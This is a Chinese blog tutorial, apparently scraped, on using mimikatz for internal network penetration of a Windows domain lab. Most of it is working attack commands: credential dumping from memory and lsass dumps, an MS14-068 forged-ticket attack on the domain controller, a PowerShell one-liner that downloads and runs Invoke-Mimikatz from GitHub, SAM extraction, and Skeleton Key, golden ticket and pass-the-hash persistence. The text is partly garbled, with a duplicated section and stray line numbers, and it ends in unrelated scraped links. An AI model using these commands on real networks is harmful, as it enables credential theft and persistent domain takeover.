
内网渗透中mimikatz的使用
0x01 简介
mimikatz,很多人称之为密码抓取神器,但在内网渗透中,远不止这么简单
0x02 测试环境
网络资源管理模式:
域
已有资源:
域内一台主机权限
操作系统:win7 x64
域权限:普通用户
0x03 测试目标
1、获得域控权限 2、导出所有用户口令 3、维持域控权限
0x04 测试过程
1、获取本机信息
mimikatz:

privilege::debug

sekurlsa::logonpasswords- 1
- 2
- 3
- 4
获取本机用户名、口令、sid、LM hash、NTLM hash 如图

2、攻击域控,获得权限
使用ms14-068漏洞
ms14-068.exe -u -p -s -d
生成伪造缓存test.ccache:

导入伪造缓存: mimikatz:
kerberos::ptc test.ccache

登陆:

net use \\A-635ECAEE64804.TEST.LOCAL

dir \\A-635ECAEE64804.TEST.LOCAL\c$- 1
- 2
- 3
- 4
- 5

3、导出域(1)直接获取内存口令 mimikatz:
privilege::debug

sekurlsa::logonpasswords

(2)通过内存文件获取口令 使用procdump导出lsass.dmp mimikatz:

sekurlsa::minidump lsass.dmp

sekurlsa::logonPasswords full

(3)通过powershell加载mimikatz获取口令

powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz

(4)导出所有用户口令 使用Volue Shadow Copy获得SYSTEM、SAM备份(之前文章有介绍) mimikatz:

lsadump::sam SYSTEM.hiv SAM.hiv持域控权限

(1)Skeleton Key mimikatz:- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
privilege::debug

misc::skeleton

万能钥匙,可使用任意用户登陆域控

net use \\A-635ECAEE64804.TEST.LOCAL mimikatz /user:test- 1
- 2
- 3
- 4
- 5
4、维持域控权限
(1)Skeleton Key mimikatz:
privilege::debug

misc::skeleton

万能钥匙,可使用任意用户登陆域控

net use \\A-635ECAEE64804.TEST.LOCAL mimikatz /user:test- 1
- 2
- 3
- 4
- 5

(2)golden ticket mimikatz:
lsadump::lsa /patch
获取krbtgt的ntlmhash,如图
生成万能票据: mimikatz:
kerberos::golden /user:Administrator /domain:test.local /sid:S-1-5-21-2848411111-3820811111-1717111111 /krbtgt:d3b949b1f4ef947820f0950111111111 /ticket:test.kirbi

导入票据: mimikatz:

kerberos::ptt test.kirbi



登陆域控:


net use \\A-635ECAEE64804.TEST.LOCAL

dir \\A-635ECAEE64804.TEST.LOCAL\c$- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
Tips:
Golden Ticket不多说,自行理解
By default, the Golden Ticket default lifetime is 10 years
password changing/smartcard usage does not invalidate Golden Ticket;
this ticket is not emitted by the real KDC, it’s not related to ciphering methods allowed;
NTLM hash of krbtgt account is never changed automatically.
(3)Pass-The-Hash mimikatz:
sekurlsa::pth /user:Administrator /domain:test.local /ntlm:cc36cf7a8514893efccd332446158b1a
5、补充

登陆域控,刷新扫雷记录,留下名字;D mimikatz:
minesweeper::infos
如图
内网渗透中mimikatz的使用的更多相关文章
- 内网渗透中的mimikatz
0x00 前言 上篇测试了中间人攻击利用框架bettercap,这次挑选一款更具代表性的工具--mimikatz 0x01 简介 mimikatz,很多人称之为密码抓取神器,但在内网渗透中,远不止这么 ...
- 内网渗透中的反弹Shell与端口转发
from:https://www.91ri.org/9367.html Web渗透中的反弹Shell与端口转发 php需未禁用exec函数一:生成php反弹脚本msf > msfpayload ...
- 内网渗透中SSh的巧用
后续应该会做个实例 转自:http://www.myhack58.com/Article/html/3/8/2009/25156.htm 经常遇到如下情形,内部网络主机通过路由器或者安全设备做了访问控 ...
- 内网渗透----使用mimikatz获取windows登陆口令
使用mimikatz提取windows密码 以管理员运行后,可以随机打一些字符,进入如下界面 输入aaa::aaa,可展示所有模块: 可采用log命令,保存日志 获取hash与明文用户口令 privi ...
- 内网渗透中的NTLM-Hash Relay
基础知识 NTLN和Net-NTLM 1.NTLM(V1/V2)的hash是存放在安全账户管理(SAM)数据库以及域控的NTDS.dit数据库中,获取该Hash值可以直接进行PtH攻击,我博客中前文也 ...
- MSF 内网渗透笔记
进入meterpreter模式 在meterpreter中输入shell即可进入CMD窗口接着即可执行CMD命令,例如打开RDP服务REG ADD HKLM\SYSTEM\CurrentControl ...
- 7.内网渗透之windows认证机制
文章参考自三好学生域渗透系列文章 看了内网渗透第五篇文章,发现如果想要真正了解PTT,PTH攻击流程,还需要了解windows的认证机制,包括域内的kerberos协议. windows认证机制 在域 ...
- 5.内网渗透之PTH&PTT&PTK
---------------------------------------------- 本文参考自三好学生-域渗透系列文章 内网渗透之PTH&PTT&PTK PTH(pass-t ...
- 内网渗透 - 提权 - Windows
MS提权 MS16- MS16- 提权框架 Sherlock 信息收集 ifconfig -a cat /etc/hosts arp -a route -n cat /proc/net/* ping扫 ...
随机推荐
- 微服务架构 | 12.1 使用 Apache Dubbo 实现远程通信
目录 前言 1. Dubbo 基础知识 1.1 Dubbo 是什么 1.2 Dubbo 的架构图 1.3 Spring Cloud 与 Dubbo 的区别 1.4 Dubbo 的特点 1.5 Dubb ...
- Serverless计算
云服务的演化历程 整个it系统服务的搭建,随着时间有多个层级的演化.从最早的内部部署(On-premises) 到基于云的Iaas,Paas,Saas,Baas, Faas.服务的构建对开发者越来友好 ...
- Nginx代理的方式(反向代理)
目录 一:Nginx 正向代理与反向代理 1.什么是代理服务器? 2.正向代理的概念 3. 反向代理的概念 二:Nginx代理服务支持的协议 三:Nginx代理实践 1.部署web01 2.部署lb0 ...
- docker和K8s对应参数
创建 Pod 时设置命令及参数 创建 Pod 时,可以为其下的容器设置启动时要执行的命令及其参数.如果要设置命令,就填写在配置文件的 command 字段下,如果要设置命令的参数,就填写在配置文件的 ...
- Linux下升级py2.6到2.7
python2.6版本有很多局限性:最重要的就是,当前最新的pip版本已经不再支持python2.6:这给我们安装很多python库增加了很多不便:所以这里把我升级python2.6--2.7的过程及 ...
- numpy 矩阵在作为函数参数传递时的奇怪点
numpy 矩阵在作为函数参数传递时的奇怪点 import numpy as np class simpleNet: def __init__(self): self.W = np.array([1, ...
- asyncio和aiohttp
asyncio官网 https://docs.python.org/zh-cn/3/library/asyncio-task.html 下面为伪代码: import aiohttp import as ...
- UIFont
UIFont代表字体,常见创建方法有以下几个:+ (UIFont *)systemFontOfSize:(CGFloat)fontSize; 系统默认字体+ (UIFont *)boldSystemF ...
- 7.2.*PHP编译安装时常见错误解决办法,php编译常见错误
configure: error: Cannot find ldap.h 检查下面是不是已经安装,如果没有安装之:检查:yum list openldapyum list openldap-dev ...
- OC和C对比
1.源文件对比 C语言中常见源文件.h头文件,.c文件 文件扩展名 源类型 .h 头文件,用于存放函数声明 .c C语言源文件,用于实现头文件中声明的方法 OC中的源文件.h头文件,.m与.mm的实现 ...